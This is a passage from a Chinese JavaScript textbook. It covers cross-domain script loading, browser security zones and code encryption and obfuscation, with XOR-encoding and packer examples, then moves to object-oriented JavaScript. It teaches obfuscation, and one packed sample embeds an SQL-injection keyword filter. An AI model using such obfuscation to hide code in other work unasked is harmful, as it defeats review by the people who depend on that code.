    script.src="http:/www.51js.com/outerData/data.js";
    //将 script 标记添加到 body，系统会去寻找并装载 data.js
    document.body.appendChild(script);
</script>
```

既然脚本可以突破域的限制，那么一些服务器上被污染的脚本就可能造成安全问题，这也是不得不加以防范的。

20.5　安全区和签名脚本

为了提供更加可靠的安全性，浏览器提供了额外的安全管理手段。对于 Internet Explorer 来说，通过设置安全区的方式来设立受信任和不信任站点，分别给予不同的安全权限，而对于 Netscape 来说则通过签名脚本的方式来实现安全策略方案的配置。

20.5.1　可配置的安全策略方案

安全区是为了平衡脚本的安全性和实用性而存在的。过于严格的约束在保证了安全性的同时，也降低了脚本的可用性，反之，则在脚本可用性提升的同时降低了安全性，两者的平衡很难有一个通用的标准，因此大多数浏览器都提供了可配置的安全策略方案。

20.5.2　Internet Explorer 的安全区

Internet Explorer 通过设置安全区的方式来将 Web 站点区分为信任站点与不信任站点，来分别授予它们不同的安全级别，对于可靠站点，设置低级别的安全策略给予更多的特权和较少的限制。遗憾的是，Internet Explorer 能够通过安全级别给予的 JavaScript 特权并不多，它依然不允许来自低安全级别站点的页面接受来自其他外部域的脚本访问。

20.5.3　Netscape 的签名脚本

同 Internet Explorer 不同的是，Netscape 采用的是签名脚本的方式来进行安全策略方案的配置。这是一种基于数字签名的安全策略方案，它实现了较细粒度的脚本安全策略配置。在脚本请求一个特权时，浏览器将它交由用户决定。用户将被告知签署脚本的人是谁，并决定是否将特权授给特定的人或组织。Netscape 配置签名脚本的方式可以让脚本在用户的许可下享受较多的特权，但是，数字签名机制的复杂性使得这个方法从来就没有真正在用户群中流行起来。

20.6　代码本身的安全——加密和混淆

信息安全也保护代码本身的安全，由于 JavaScript 是一种客户端代码，为了让它不被窃取，只能通过加密和混淆的手段来做到。

20.6.1　为什么要加密和混淆

像 JavaScript 这样的脚本语言，在客户端以源码的方式存在，因此很容易被人所理解和利用。在这里，加密 JavaScript 的代码主要有两个用途，一是一定程度上提高安全性，降低代码被人篡改的可能性；二是一定程度上保护开发者的劳动成果，提高模仿使用的难度。

20.6.2　客户端的加密技术及其例子

首先，加密和混淆是两个有区别的概念，加密侧重于以不同于 ASCII 的编码形式来重新组织代码，使得代码不利于被人所识别。由于编码形式的替换，许多加密算法需要逆向的解密程序才能执行。

在一些应用当中，脚本加密和解密的过程由服务器来完成，但这并不利于客户端脚本的执行。而所谓客户端加密，则是指加密和解密函数本身都是 JavaScript 代码，所有的加密解密过程都在客户端进行的一种技术。下面是一段简单的客户端加密脚本：

例 20.5　客户端的加密技术

```
<html><body>
<div id=thes></div>
<script language=javascript>var DFQC=function(a){return String.fromCharCode(a^22)};
document.write(DFQC(112)+DFQC(99)+DFQC(120)+DFQC(117)+DFQC(98)+DFQC(127)+DFQC(121)+
```

```
DFQC(120)+DFQC(54)+DFQC(117)+DFQC(122)+DFQC(115)+DFQC(119)+DFQC(100)+DFQC(62)+DFQC(
63)+DFQC(109)+DFQC(27)+DFQC(28)+DFQC(54)+DFQC(69)+DFQC(121)+DFQC(99)+DFQC(100)+DFQC
(117)+DFQC(115)+DFQC(43)+DFQC(114)+DFQC(121)+DFQC(117)+DFQC(99)+DFQC(123)+DFQC(115)
+DFQC(120)+DFQC(98)+DFQC(56)+DFQC(116)+DFQC(121)+DFQC(114)+DFQC(111)+DFQC(56)+DFQC(
112)+DFQC(127)+DFQC(100)+DFQC(101)+DFQC(98)+DFQC(85)+DFQC(126)+DFQC(127)+DFQC(122)+
DFQC(114)+DFQC(56)+DFQC(114)+DFQC(119)+DFQC(98)+DFQC(119)+DFQC(45)+DFQC(27)+DFQC(28)
+DFQC(54)+DFQC(114)+DFQC(121)+DFQC(117)+DFQC(99)+DFQC(123)+DFQC(115)+DFQC(120)+DFQ
C(98)+DFQC(56)+DFQC(121)+DFQC(102)+DFQC(115)+DFQC(120)+DFQC(62)+DFQC(63)+DFQC(45)+D
FQC(27)+DFQC(28)+DFQC(54)+DFQC(114)+DFQC(121)+DFQC(117)+DFQC(99)+DFQC(123)+DFQC(115)
+DFQC(120)+DFQC(98)+DFQC(56)+DFQC(117)+DFQC(122)+DFQC(121)+DFQC(101)+DFQC(115)+DFQC
(62)+DFQC(63)+DFQC(45)+DFQC(27)+DFQC(28)+DFQC(54)+DFQC(114)+DFQC(121)+DFQC(117)+DFQ
C(99)+DFQC(123)+DFQC(115)+DFQC(120)+DFQC(98)+DFQC(56)+DFQC(98)+DFQC(127)+DFQC(98)+D
FQC(122)+DFQC(115)+DFQC(43)+DFQC(52)+DFQC(113)+DFQC(113)+DFQC(52)+DFQC(45)+DFQC(27)
+DFQC(28)+DFQC(54)+DFQC(114)+DFQC(121)+DFQC(117)+DFQC(99)+DFQC(123)+DFQC(115)+DFQC
(120)+DFQC(98)+DFQC(56)+DFQC(116)+DFQC(121)+DFQC(114)+DFQC(111)+DFQC(56)+DFQC(127)+
DFQC(120)+DFQC(120)+DFQC(115)+DFQC(100)+DFQC(94)+DFQC(66)+DFQC(91)+DFQC(90)+DFQC(43)
+DFQC(69)+DFQC(121)+DFQC(99)+DFQC(100)+DFQC(117)+DFQC(115)+DFQC(45)+DFQC(27)+DFQC
(28)+DFQC(54)+DFQC(107)+'');</script>
</body></html>
```

客户端加密显然是不具备有足够的安全性的，道理很简单，要解析执行加密过的代码，就一定要有解密程序，而解密程序本身又是存放于客户端，这就好像你辛辛苦苦造好了一扇防盗门，却把钥匙轻易地放在任何人都触手可及的地方一样。下面的例子说明了如何破解上面加密过的脚本：

注意到：

```
document.write(DFQC(42)+DFQC(126).....
```

这个 DFQC(42)，的 DFQC 就是解密脚本：

```
var DFQC=function(a){return String.fromCharCode(a^22)}
```

显然这只是一个基本的“异或”原理加密程序，于是，利用它解密后得到代码：

```
function clear(){
    Source=document.body.firstChild.data;
    document.open();
    document.close();
    document.title="gg";
    document.body.innerHTML=Source;
}
```

20.6.3　代码混淆原理

那么既然客户端加密是不安全的，那么有没有办法让代码得到相对安全有效的保护呢？答案是有的，这个世界上还有另外一种技术，不是对代码进行重新编码而是通过改变代码的结构使其格式不适合于人类阅读，以起到保护代码的作用。这种技术就是代码混淆技术。

代码混淆有许多方法，通常包括除去注释，变量名、标识符替换，打乱缩排和同构逻辑替换。

其中除去注释，变量名、标识符替换和打乱缩排这些方法很容易理解，它们不改变程序本身的结构，只是把一些书写规则变更了。其目的是让程序变得难以理解。例如没有缩排，用不同的名称调用同一个

函数，加上胡乱命名的变量，这样形式出现的任何代码相信是非常难以被人所理解的。而且，这些混淆方法通常还带来一个附加的好处，它们使得代码变短了，能够一定程度上提升执行的效率。

稍稍复杂的一个原理叫做同构逻辑替换，它属于更高层次的混淆，其原理简单解释如下：

我们说，代码逻辑的基础是布尔代数，而布尔代数是可以进行运算的，并且满足如下的定理（让我们来复习一下学校里的数学内容）：

表 20.1　布尔代数相关定理

定　理	形　式
对合律	!!A＝A
交换律	A＋B＝B＋A，AB＝BA
结合律	A＋(B＋C) ＝(A＋B)＋C，A(BC) ＝(AB)C
分配律	A＋BC＝(A＋B)(A＋C)，A(B＋C) ＝AB＋AC
等幂律	A＋A＝A，A×A＝A
等幂律推论	A＋A＋...＋A＝A，A×A×...×A＝A
零一律	A＋！A＝1，A×!A＝0，A＋1＝1，A×0＝0，A＋1＝1，A×0＝0
吸收律	A＋AB＝A，A(A＋B) ＝A
德·摩根定律	A＋B = !(!A × !B)

那么，我们可以根据布尔代数的原理，对程序逻辑进行一些等价的“变换”。例如：

```
if(a == 0 && b == 0)
```

被替换成：

```
if(!(a != 0 || b!=0))
```

或者更复杂的

```
If(!(a!=0 || (1==0 && a==0) ||
    (1 != 0 && b != 0)))
```

理论上讲，我可以将一段逻辑替换得足够复杂，复杂到人工很难破解。当然，由于这种替换产生冗余，是要消耗掉一部分性能的，不过，通常情况下，性能的损耗可以忽略。

20.6.4　JavaScript 代码混淆工具——一个代码混淆算法的例子

前面已经说过了，普通的混淆原理并不复杂，JQuery 框架采用的混淆算法通过插入冗余代码达到混淆效果，混淆器的源代码如下：

例 20.6　代码混淆算法

由于本节只是简单讨论代码安全的原理，因此例 20.6 这个具体的算法我不打算做太深入的介绍，有兴趣的读者可以自行研究 JQuery 的这个算法的细节内容，并在此基础上扩展出自己的混淆算法。

```
a=62;
//混淆编码的算法，这里面用到了一些嵌套的替换规则，比较复杂
```

```
//因为具体的混淆算法并不是本书介绍的主要内容，限于篇幅所限
//针对代码就不做具体的讲解和详细的注释了（因为解释起来需要长篇大论）
//编码函数
function encode() {
    var code = document.getElementById('code').value;
    code = code.replace(/[\r\n]+/g, '');
    code = code.replace(/'/g, "\\'");
    var tmp = code.match(/\b(\w+)\b/g);
    tmp.sort();
    var dict = [];
    var i, t = '';
    for(var i=0; i<tmp.length; i++) {
        if(tmp != t) dict.push(t = tmp);
    }
    var len = dict.length;
    var ch;
    for(i=0; i<len; i++) {
        ch = num(i);
        code = code.replace(new RegExp('\\b'+dict+'\\b','g'), ch);
        if(ch == dict) dict = '';
    }
    document.getElementById('code').value =
    "eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c
    %a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){
    while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return
    d[e]}];e=function(){return'\\\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
    RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);return p}("
    + "'"+code+"',"+a+","+len+",'"+ dict.join('|')+"'.split('|'),0,{}))";
}

function num(c) {
    return(c<a?'':num(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toStr
    ing(36));
}

function run() {
    eval(document.getElementById('code').value);
}
//解码函数
function decode() {
    var code = document.getElementById('code').value;
    code = code.replace(/^eval/, '');
    document.getElementById('code').value = eval(code);
}
```

混淆前的 JavaScript 代码：

```
var x = 0;
```

```
var y = 0;
var r = 50;
var ins = 1;
function Circle()
{
    x+=ins;
    if(x == r*2 || x == 0) ins = -ins;
    y = ins * Math.round(Math.sqrt(r*r - (x-r)*(x-r)));
    round.style.left = 100+x;
    round.style.top = 100+y;
}

setInterval(Circle, 1)
```

混淆后的结果为：

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>3
5?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)
d[e(c)]=k[c]||e(c);k=[function(e){return     d[e]}];e=function(){return'\\w+'};c=1};
while(c--) if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('var
x = 0;var y = 0;var r = 50;var ins = 1;function Circle(){    x+=ins;    if(x == r*2 ||
x == 0) ins = -ins;    y = ins * Math.round(Math.sqrt(r*r - (x-r)*(x-r)));    round.style.
left = 100+x;    round.style.top = 100+y;}setInterval(Circle, 1);',62,1,'0,0,0,1,1,
100,100,2,50,Circle, Circle,Math,Math,function,if,ins,ins,ins,ins,ins,left,r,r,r,r,
r,r,round,round,round,setInterval,sqrt,style,style,top,var,var,var,var,x,x,x,x,x,x,
x,y,y,y'.split('|'),0,{}))
```

http://www.bizstruct.cn/JavascriptOnlineObfuscator 提供了一款简单的在线混淆工具，能够对变量名、函数名等进行基本的替换，例如：

```
var x = 0;
var y = 0;
var r = 50;
var ins = 1;
function Circle()
{
    x+=ins;
    if(x == r*2 || x == 0) ins = -ins;
    y = ins * Math.round(Math.sqrt(r*r - (x-r)*(x-r)));
    round.style.left = 100+x;
    round.style.top = 100+y;
}
setInterval(Circle, 1);
```

混淆后的结果为：

```
var t9mmh2=0;
```

```
var s9mmh2=0;
var z9mmh2=50;
var tXsMT2=1;
function Circle()
{
t9mmh2+=tXsMT2;
if(t9mmh2==z9mmh2*2||t9mmh2==0)tXsMT2=-tXsMT2;
s9mmh2=tXsMT2*Math.round(Math.sqrt(z9mmh2*z9mmh2-(t9mmh2-z9mmh2)*(t9mmh2-z9mmh2)));
zVuWF2.style.left=100+t9mmh2;
zVuWF2.style.top=100+s9mmh2;
}
setInterval(Circle,1);
```

BizStruct 提供的代码混淆器界面如图 20.6 所示：




图 20.6　BizStruct 提供的 JavaScript 在线混淆器

http://www.brainjar.com/js/crunch/demo.html 提供了 JavaScript 在线压缩工具，能够去掉脚本的空格和注释，前面混淆过的代码，经过它的压缩后得到：

```
var t9mmh2=0;var s9mmh2=0;var z9mmh2=50;var tXsMT2=1;function Circle(){t9mmh2+=tXsMT2;
if(t9mmh2==z9mmh2*2||t9mmh2==0)tXsMT2=-tXsMT2;s9mmh2=tXsMT2*Math.round(Math.sqrt(z9
mmh2*z9mmh2-(t9mmh2-z9mmh2)*(t9mmh2-z9mmh2)));zVuWF2.style.left=100+t9mmh2;zVuWF2.s
tyle.top=100+s9mmh2;}setInterval(Circle,1);
```

虽然方法看起来不那么高明，不过我认为这样的代码已经足够给破解者带来一定的困扰了。

20.6.5 加密和混淆的结合使用

在实际应用中，我们既可单独运用加密或者混淆技术，也可以将二者结合使用，一种较常见的用法是对加密和解密函数进行混淆，再用混淆后的加密、解密函数进行代码的加解密。或者先进行加密，再对加密后的代码连同加密程序一起进行混淆，例如：

```
eval(function(B9mmh2,k9mmh2,i9mmh2,a9mmh2,o9mmh2,z9mmh2){o9mmh2=function(i9mmh2){re
turn(i9mmh2<k9mmh2?'':o9mmh2(parseInt(i9mmh2/k9mmh2)))+((i9mmh2=i9mmh2%k9mmh2)>35?S
tring.fromCharCode(i9mmh2+29):i9mmh2.toString(36))};if(!''.replace(/^/,String)){whi
le(i9mmh2--)z9mmh2[o9mmh2(i9mmh2)]=a9mmh2[i9mmh2]||o9mmh2(i9mmh2);a9mmh2=[function(
o9mmh2){return z9mmh2[o9mmh2]}];o9mmh2=function(){return'\\w+'};i9mmh2=1};while(i9mm
h2--)if(a9mmh2 [i9mmh2])B9mmh2=B9mmh2.replace(new RegExp('\\b'+o9mmh2(i9mmh2)+'\\b',
'g'),a9mmh2[i9 mmh 2]);return B9mmh2}('6 P=8(){6 l=o u("B.16");6 m=o u("B.17");2.Q=8(){6
a="\'|18|19|1a| 1b|1c|1d|1e|*|%|1f|1g|1h|1i|1j|1k".C().1l("|");6 b=0;p(6 i=1;i<=v.R.D;
i++){p(6 j=0; j<a. S;j++){3(q(v.R(i)).C().T(a[j])!=-1)b=1}}p(6 i=1;i<=v.U.D;i++){p(6j
=0;j<a.S;j++)3 (q(v.U(i)).C().T(a[j])!=-1)b=1}3(b)2.9("非法数据！ ");7(b)};2.w=8(s)
{E.1m(s)};2.s=8(s) {3(q(s)!="1n"&&q(s)!="V")7(q(s));r7("")};2.t=8(s){3(s==W||s=="W"|
|s==-1)7(" 是 ");r  7(" 否 ")};2.g=8(a){E.1o(a)};2.n=8(n){3(2.s(n)=="")7(X);3(!Y(F
(n)))7(F(n));r7(X)}; 2.f=8(n){3 (2.s(n)=="")7(0);3(!Y(F(n*10)))7(1p.1q(n*10)/10);r7
(0)};2.Z=8(f){6 x=o u("11.1r");x.1s= 1t;3(f){x.1u(f)}7(x)};2.1v=8(a,b){b=b||"数据库链
接出错！ ";a=a||".";  3(1.G==1)7;H{1.1w=  "1x=11.1y.1z.4.0;1A1B="+1C+"\\\\"+a+"\\\\12
\\\\12.1D"}I(e){b?2.9 (b):2.9(e.J)}};2.1E=8 (a,b,c){3(1.G==0)7(2.9("数据库未打开！"));
3(b){2.Q()}H{m.1F=1;  m.1G=a;6d=m.1H;7(d)}I(e){c?2.9(c):2.9(e.J)}};2.13=8(a,b,c,d,f)
{c=c||5;b=2.n(b);3(b  <=0){b=1}3(1.G==0){7(2.9("数据库未打开！"))}d=d||1;H{6  g=o
u("B.1I");g.1J(a,1,1,1); g.1K=c;3(b>g.K) {b=g.K}3(!g.M){g.1L=b}6 h=2.Z();6i=h.N("y");
h.O(i);i.z("D",g.1M);i.z  ("13",g.K);i.z  ("1N",b);i.z("1O",c);A:1P(!g.M){c--;6L=h.N
("y");i.O(L);p(6j=0;j<d;j++) {6 k=h.N("y");L.O(k);3(2.s(g(j))=="") {k.14=""}r{k.14=g
(j)}}3(c==0||g.M){1QA}g.1R}7(h)}I(e){f?2.9(f):2.9(e.J)}};2.9=8(e){E.1S("9")=e;2.g(1
T+"9.1U")};2.15=8(){m=V;1.15()}};6  y=oP();',62,119,'||this|if|||var|return|function
|Error|||||||||||||||new| for|String|else|||ActiveXObject|Request|||Liee|setAttribu
te||ADODB|toUpperCase|Count|Response|parseInt|State|try|catch|message|PageCount||EO
F|createElement|appendChild|LieeFun|safe|QueryString|length|indexOf|Form|null|true|
9999|isNaN|Xml||Microsoft|db|Page|text|Close|Connection|Command|and|exec|insert|sel
ect|delete|update|count|chr|mid|master|truncate|char|declare|split|Write|undefined|
Redirect|Math|round|XMLDOM|async|false|load|Db|open|Provider|Jet|OLEDB|Data|Source|
WebPath|mdb|Exes|ActiveConnection|CommandText|Execute|Recordset|Open|PageSize|Absol
utePage|RecordCount|tPage|tCount|while|break|moveNext|Cookies|WebSite|asp'.split('|
'),0,{}))
```

20.7　总结

本章简要讨论了信息安全相关的话题，这是采用 JavaScript 进行 Web 系统开发所无法回避的问题。

本章的内容涉及到用户隐私信息的保密、受限操作以及脚本安全管理，介绍了 JavaScript 是如何受到这些网络安全的限制，以及又是如何反过来影响着网络安全的。

本章提到了一些网络攻击的手段，详细说明了 JavaScript 在网络方面所起的积极或消极的作用，并讨论一些攻击防范的手段。

从安全标准的角度，本章提到了同源策略以及它的禁制和部分突破手段，也简要讨论了浏览器的安全策略，包括 Internet Explorer 的安全区和 Netscape 的签名脚本。

最后，本章介绍了 JavaScript 代码的加密和混淆技术。

第五部分　超越 JavaScript

第21章　面向对象

如果你曾经是一名 C++程序员或者 Java 程序员，面向对象这个概念对于你来说应该并不陌生。即使你刚刚接触程序设计，本书通过前面的安排，也已经为你理解面向对象做了充分的准备。在第二部分，你已经了解了什么是对象，并且通过一些例子对面向对象有了感性的认识。而在这一章里，我会试图向你阐述面向对象的思想本质及隐藏在各种表象下的深层规律。需要注意的是，面向对象只是过程化程序设计方法的一个层次，它是目前我们所知的一种比较高级的过程化境界（但不是最高的），面向对象的代码有较好的组织结构和重用性，从而适用于比较大型的应用程序开发中。面向对象是一种思想而不是一种固定的套路，请牢记这一点以免自己陷入不必要的思维定势中去。

21.1　什么面向对象

早在在第 7 章，我们就系统地讨论了 JavaScript 的对象，并且在多处提到过“面向对象”这个概念。然而，除了第一章中一段简单的解释之外（回顾 1.1.3 节），我们并没有直接将“面向对象”和 JavaScript 放到一起，或者说，我们并没有明确地认为，JavaScript 是一种面向对象的编程语言。

JavaScript 是否面向对象，是一个有争议的话题，本书也不能妄下定论。有人说，JavaScript 是一种基于对象的语言，这种说法基本上是正确的，但是，另一些人坚持 JavaScript 是面向对象的，而这个看法，在后面我们会分析，应该说是更加准确的。不过需要注意，“面向对象”和“基于对象”是两个不同层次的概念。

面向对象的三大特点（封装，延展，多态）缺一不可。在后面的章节里我们会分别谈到它们。通常“基于对象”是使用对象，但是不一定支持利用现有的对象模板产生新的对象类型，继而产生新的对象，也就是说“基于对象”不要求拥有继承的特点。而“多态”表示为父类类型的子类对象实例，没有了继承的概念也就无从谈论“多态”。现在的很多流行技术都是基于对象的（例如 DOM），它们使用一些封装好的对象，调用对象的方法，设置对象的属性。但是它们无法让程序员派生新对象类型。他们只能使用现有对象的方法和属性。所以当你判断一个新的技术是否是面向对象的时候，通常可以使用后两个特性来加以判断。“面向对象”和“基于对象”都实现了“封装”的概念，但是面向对象实现了“继承和多态”，而“基于对象”可以不实现这些。

通常情况下，面向对象的语言一定是基于对象的，而反之则不成立。

从本质上说，面向对象既是一种思想，也是一种技术，它是过程式程序设计方法的一个高级层次。面向对象思想利用对问题的高度抽象来提升代码的可重用性，从而提高生产力。尤其是在较为复杂的规

模较大的系统实现中，面向对象通常比传统的过程式方法产生更高的效能。而且，随着软件规模的增大，面向对象相对于传统的过程式的优势就更加凸现。可以说，是软件产业化最终促进了面向对象技术的产生和发展。

下面，我们将介绍与 JavaScript 相关的面向对象技术，而关于面向对象思想本身更加深入的内容，可以参考相关的面向对象分析、设计和开发教程。

21.1.1　类和对象

我们对 JavaScript 对象已经并不陌生，下面的例子展示了三种构造对象的方法：

例 21.1　对象的三种基本构造法

```
//第一种构造法：new Object
var a = new Object();
a.x = 1, a.y = 2;

//第二种构造法：对象直接量
var b = {x : 1, y : 2};

//第三种构造法：定义类型
function Point(x, y)
{
    this.x = x;
    this.y = y;
}
var p = new Point(1,2);
```

其中，第一种方式是通过实例化一个 Object 来生成对象，第二种方式是通过对象常量，而第三种方式比较特殊，我们先构造了一个 function，这个 function 代表了一“类”特殊的对象，这类对象描述二维平面上的点，new Point(1,2)表示二维平面上坐标为（1，2）的点，要得到二维平面上坐标为（3，4）的点则可以用 new Point(3,4)。

现在我们比较一下这三种方法的差别，第一种方法是通过构造基本对象直接添加属性的方法来实现的。我们说 JavaScript 是一种弱类型的语言，一方面体现在 JavaScript 的变量、参数和返回值可以是任意类型，另一方面也体现在，JavaScript 可以对对象任意添加属性和方法，这样无形中就淡化了“类型”的概念。例如：

```
var a1 = new Object();
var a2 = new Object();
a1.x = 1, a1.y = 2;
a2.x = 3, a2.y = 4, a2.z = 5;
```

你既没有办法说明 a1、a2 是同一种类型，也没有办法说明它们是不同的类型，而在 C++和 Java 中，变量的类型是很明确的，在声明时就已经确定了它们的类型和存储空间。

第二种方法和第一种方法大同小异，实际上你可以将它看成是第一种方法的一种快捷表示法。

比较有趣的是第三种方法：

```
function Point(x,y)
{
    this.x = x;
    this.y = y;
}
var p1 = new Point(1,2);
var p2 = new Point(3,4);
```

你现在知道了 p1 和 p2 是同一种类型，它们都是 Point 的实例。而对于 p1 和 p2 来说，Point 是它们的“**类**”，p1、p2 和 Point 之间的关系是创建与被创建的关系，这种关系是面向对象中最重要的一种关系，它是“泛化”关系的一个特例。

通常我们在讨论面向对象时，构造对象时采用的是上面第三种方法，因为“创建”是面向对象中不可缺少的一种“泛化”关系。

21.1.2　公有和私有——属性的封装

前面已经说过，封装性是面向对象的一个重要特性。所谓的封装，指得是属性或方法可以被声明为公有或者私有，只有公有的属性或方法才可以被外部环境感知和访问。曾经有人说 JavaScript 不具备封装性，它的对象的属性和方法都是公有的，其实，持这个观点的人只看到了 JavaScript 函数的对象特征，而忽视了 JavaScript 函数的另一个特征——闭包。

在这里要再一次强调，JavaScript 中，函数是绝对的“第一型”，JavaScript 的对象和闭包都是通过函数实现的。关于闭包的内容，在稍后的第 22 章会有深入的讨论。

利用闭包的概念，JavaScript 中不但有公有和私有的特性，而且他的公有和私有性，比起其他各种面向对象语言毫不逊色。下面给出一个例子：

例 21.2　对象的公有和私有特性

```
function List()
{
    var m_elements = []; //私有成员，在对象外无法访问

    m_elements = Array.apply(m_elements, arguments);

    //公有属性，可以通过“.”运算符或下标来访问
    this.length = {
        valueOf:function(){
            return m_elements.length;
        },
        toString:function(){
            return m_elements.length;
        }
    }
```

```
    this.toString = function()
    {
        return m_elements.toString();
    }

    this.add = function()
    {
        m_elements.push.apply(m_elements, arguments);
    }
}
```

function List 定义了一个 List 类，该类接受一个参数列表，该列表中的成员为 List 的成员。m_elements 是一个私有成员，在类的定义域外部是无法访问的。this.length、this.toString 和 this.add 是公有成员，其中 this.lenght 是私有成员 m_elements 的 length 属性的 getter，在外部我们可以通过对象名的“.”运算符对这些属性进行访问，例如：

```
var alist = new List(1,2,3);
alert(alist);
alert(alist.length);
alist.add(4,5,6);
alert(alist);
alert(alist.length);
```

对象的 getter 是一种特殊的属性，它形式上像是变量或者对象属性，但是它的值随着对象的某些参数改变而变化。在不支持 getter 的语言中，我们通常用 get<Name>方法来代替 getter，其中<Name>是 getter 的实际名字，这种用法产生的效果和 getter 等价，但是形式上不够简洁。ECMAScript v3 不支持 getter，但是可以用上面这种构造带有自定义 valueOf 和 toString 方法的对象来巧妙地模拟 getter。

例如，下面的两段代码基本上等价：

```
//第一段代码：使用 getName()方式
function Foo(a, b)
{
   this.a = a;
   this.b = b;
   this.getSum = function()
   {
       return a+b;
   }
}
alert((new Foo(1,2)).getSum()); //得到 3
//第二段代码：模拟 getter
function Foo(a, b)
{
   this.a = a;
   this.b = b;
```

```
        this.sum = {
            valueOf:function(){ return a+b},
            toString:function(){return a+b}
        }
    }
    alert((new Foo(1,2)).sum); //同样得到 3
```

对象的 setter 是另一个相对应的属性，它的作用是通过类似赋值的方式改变对象的某些参数或者状态，遗憾的是，ECMAScript v3 不支持 setter，并且目前为止也没有什么好的办法可以在 JavaScript 上模拟 setter。要实现 setter 的效果，只有通过定义 set<Name>方法来实现。

21.1.3　属性和方法的类型

JavaScript 里，对象的属性和方法支持 4 种不同的类型，第一种类型就是前面所说的私有类型，它的特点是对外界完全不具备访问性，要访问它们，只有通过特定的 getter 和 setter。第二种类型是动态的公有类型，它的特点是外界可以访问，而且每个对象实例持有一个副本，它们之间不会相互影响。第三种类型是静态的公有类型，或者通常叫做原型属性，它的特点是每个对象实例共享唯一副本，对它的改写会相互影响。第四种类型是类属性，它的特点是作为类型的属性而不是对象实例的属性，在没有构造对象时也能够访问，下面通过例子说明这四种属性类型各自的特点和区别：

例 21.3　类型的四种属性

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 21.3</title>
</head>
<body>
<h1 id="output"></h1>
<script language="javascript" type="text/javascript">
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function myClass()
    {
        var p = 100;  //private property; 私有属性
        this.x = 10;  //dynamic public property 动态公有属性
    }
    myClass.prototype.y = 20; //static public property or prototype property 原型属性
    myClass.z = 30;  //static property //静态属性

    var a = new myClass();
```

```
        dwn(a.p);  //undefined 私有属性对象无法访问到
        dwn(a.x);   //10  公有属性
        dwn(a.y);   //20  公有属性
        a.x = 20;
        a.y = 40;
        dwn(a.x);    //20
        dwn(a.y);    //40  //动态公有属性 y 覆盖了原型属性 y
        delete(a.x);
        delete(a.y);
        dwn(a.x);    //undefined  动态公有属性 x 被删除后不存在
        dwn(a.y);    //20  动态公有属性 y 被删除后还原为原型属性 y
        dwn(a.z);    //undefined 类属性无法通过对象访问
        dwn(myClass.z);  //30 类属性应该通过类访问
    -->
    </script>
    </body>
    </html>
```

执行结果如图 21.1 所示：

